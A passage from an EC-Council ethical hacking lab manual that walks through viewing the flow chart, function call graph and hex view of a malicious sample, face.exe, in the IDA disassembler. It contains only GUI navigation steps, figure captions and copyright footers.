Note: If a **Destination Folder Access Denied** notification appears, click **Continue.**

16. Maximize the IDA window. To view the flow of the uploaded malicious file, navigate to **View → Graphs** and click **Flow chart.**




Figure 3.6.9: IDA Graphs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A **Graph** window appears with the flow. You may zoom in to view this more clearly.




Figure 3.6.10: IDA Flow Chart




Figure 3.6.11: IDA Flow Chart Zoom View

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.12: IDA Flow Chart More Details

18. Close the **Graph** window, go to **View** → **Graphs**, and click **Function calls** from the menu bar.




Figure 3.6.13: IDA Function Calls Menu

19. A window showing **call flow** appears; zoom in for a better view. Close the **WinGraph32 Call flow** window after completing the analysis.




Figure 3.6.14: IDA Call Flow of face.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.15: IDA Call Flow of face.exe with Zoom

20. Click the **HexView-1** tab to view the hex value of the malicious file.

